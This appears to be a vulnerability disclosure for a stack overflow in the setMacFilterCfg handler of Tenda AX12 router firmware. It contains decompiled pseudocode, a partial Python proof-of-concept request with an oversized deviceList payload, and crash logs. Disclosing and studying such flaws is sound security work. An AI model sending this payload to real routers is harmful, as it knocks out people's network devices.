

Vulnerability profile


There is a stack overflow vulnerability in the latest version of Tenda AX12 firmware V22.03.01.46_CN. The vulnerability is caused by sub_42F69C function of /goform/setMacFilterCfg copying the content of the field value in the request body directly to the stack buffer without checking the length of the field value. ddos attacks can be caused.

Affected entity

Tenda AX12 V22.03.01.46_CN

Call chain analysis

The vulnerability arises from the sub_42F69C function of the /goform/setMacFilterCfg interface.



```
50 websFormDefine("SetLEDCfg", sub_43A1FC);
51 websFormDefine("PowerSaveGet", sub_43A360);
52 websFormDefine("PowerSaveSet", sub_43A46C);
53 websFormDefine("GetIpMacBind", sub_43D19C);
54 websFormDefine("SetIpMacBind", sub_43D5A4);
55 websFormDefine("exit", sub_4194B4);
56 websFormDefine("GetRouterStatus", sub_437274);
57 websFormDefine("getMeshStatus", sub_437620);
58 websFormDefine("GetSystemStatus", sub_436AB4);
59 websFormDefine("getIPv6Status", sub_42DF84);
60 websFormDefine("setIPv6Status", sub_42E050);
61 websFormDefine("getBlackRuleList", sub_42F2DC);
62 websFormDefine("getMacFilterCfg", sub_42EF9C);
63 websFormDefine("setBlackRule", sub_42F9E0);
64 websFormDefine("delBlackRule", sub_42FC08);
65 websFormDefine("setMacFilterCfg", sub_42F69C);
66 websFormDefine("getOnlineList", sub_43830C);
67 websFormDefine("GetParentCtrlList", sub_430BF8);
68 websFormDefine("GetParentControlInfo", sub_4304CC);
69 websFormDefine("parentControlEn", sub_431078);
70 websFormDefine("SetOnlineDevName", sub_430304);
71 websFormDefine("delParentalRule", sub_4311A0);
72 websFormDefine("saveParentControlInfo", sub_430D90);
73 websFormDefine("SetSysAutoRebbotCfg", sub_43A6D4);
74 websFormDefine("GetSysAutoRebbotCfg", sub_43A604);
websFormDefine("GetSysAutoRebbotCfg", sub_43A604);
UNKNOWN set_handler:65 (41E348)
```


The web_get_values function reads the values of the macFilterType and deviceList fields from the request body and passes the values of the two fields to the sub_42E410 function in a series of operations.

```
Data Unexplored External symbol Lumina function
IDA View Pseudocod... Pseudocod... Probl... Strings from LOAD:00437084 to LOAD:00437... Str

61 535,
62 "\x1B[0;32m",
63 &v19[2],
64 v19[0]);
65 get_mf_count(&v14, &v15);
66 if ( v14 < 30 && v15 < 30 )
67 {
68     for ( i = 0; ; ++i )
69     {
70         v12 = strchr(deviceList, '\n');
71         v13 = v12;
72         if ( !v12 )
73             break;
74         *v12 = 0;
75         sub_42E410(macFilterType, deviceList, v18, v16, i);
76         deviceList = v13 + 1;
77     }
78     sub_42E410(macFilterType, deviceList, v18, v16, i);
79     goto LABEL_3;
80 }
81 v4 = 1;
82 LABEL_4:
83 sub_42E3C0(v17, 3, macFilterType);
84 tapi_set_mf_cfg(v17[0]);
85 blob_buf_free(v17, v5);
printf("id type: %s, new type: %s" 0x10f21 macFilterType);
UNKNOWN sub_42F69C:78 (42F974)
```

A specific overflow occurs in the sub_42E410 function. If the value of the deviceList field contains "\r", it is copied into the stack buffer without checking the length of the deviceList field value, creating a stack

overflow.



```
18 }
19 else
20 {
21     v9 = 0;
22 }
23 memset(v15, 0, sizeof(v15));
24 v11 = strchr(a2, '\r');
25 if ( v11 )
26 {
27     *v11 = 0;
28     v12 = v11 + 1;
29     printf(
30         "%s[%s:%s:%d] %sparse rule: name == %s, mac == %s\n\x1B[0m",
31         "\x1B[0;33m",
32         &dword_458F44,
33         "parse_macfilter_rule",
34         283,
35         "\x1B[0;32m",
36         a2,
37         (v11 + 1));
38     to_lower_str(v12);
39     strcpy(&v15[32], a2); // stack_overflow
40                                     // 042E51C
41     strcpy(v15, v12);
42 }
```

poc

```
import requests
def stackk_over(passwd,macFilterType,deviceList):
    url = "http://192.168.30.149/goform/setMacFilterCfg"
    headers = {
        "Host": "192.168.30.149",
        "Connection": "keep-alive",
        "Content-Length": "31",
        "Pragma": "no-cache",
        "Cache-Control": "no-cache",
        "Upgrade-Insecure-Requests": "1",
        "Origin": "http://192.168.30.149",
        "Content-Type": "application/x-www-form-urlencoded",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0Safari/537.36 Edg/121.0.0.0",
        "Accept":
            "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signedexchange;v=b3;q=0.7",
        "Referer": "http://192.168.30.149/mac_filter.html?random=0.9116090896561684&"
    }
```

```
passwd="25d55ad283aa400af464c76d713c07adgpuded"  
deviceList="\r"+"1"*0x100  
macFilterType="black"  
stackk_over(passwd,macFilterType,deviceList)
```

Access the setMacFilterCfg interface after authorization, send a post request, set the deviceList field to "\r"+ a large amount of junk data, beyond the range of 160 bytes, which can trigger stack overflow and cause ddos. A segmentation fault occurs when passwd in the poc is modified to run the poc directly and view router logs

```
[ERROR][td_rpc_call] [175] jconnect:Connection refused
[ERROR][td_rpc_invok] [1100] jCall RPC Failed
[ERROR][td_rpc_call] [175] jconnect:Connection refused
[ERROR][td_rpc_invok] [1100] jCall RPC Failed
[ERROR][td_rpc_call] [175] jconnect:Connection refused
[ERROR][td_rpc_invok] [1100] jCall RPC Failed
R7WebSecurityHandler [1522] url=/img/btn_off.png
R7WebSecurityHandler [1581] i=0
R7WebSecurityHandler [1522] url=/img/line-on.png
R7WebSecurityHandler [1581] i=0
obtain base64 decode len err
R7WebSecurityHandler [1522] url=/goform/setMacFilterCfg
R7WebSecurityHandler [1581] i=0
R7WebSecurityHandler [1696] cookie ok. url=/goform/setMacFilterCfg
R7WebSecurityHandler [1759]
=====
[ERROR][td_rpc_call] [175] jconnect:Connection refused
[ERROR][td_rpc_invok] [1100] jCall RPC Failed
[ERROR][td_rpc_call] [175] jconnect:Connection refused
[ERROR][td_rpc_invok] [1100] jCall RPC Failed
[ERROR][td_rpc_call] [175] jconnect:Connection refused
[ERROR][td_rpc_invok] [1100] jCall RPC Failed
[cgi:formSetMacFilterCfg:535] get mac filter mode: ! 0!
[cgi:parse_macfilter_rule:263] parse rule: name == , mac == !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
Segmentation fault
```

Triggering a stack overflow causes the program to terminate abnormally, which can result in a ddos attack.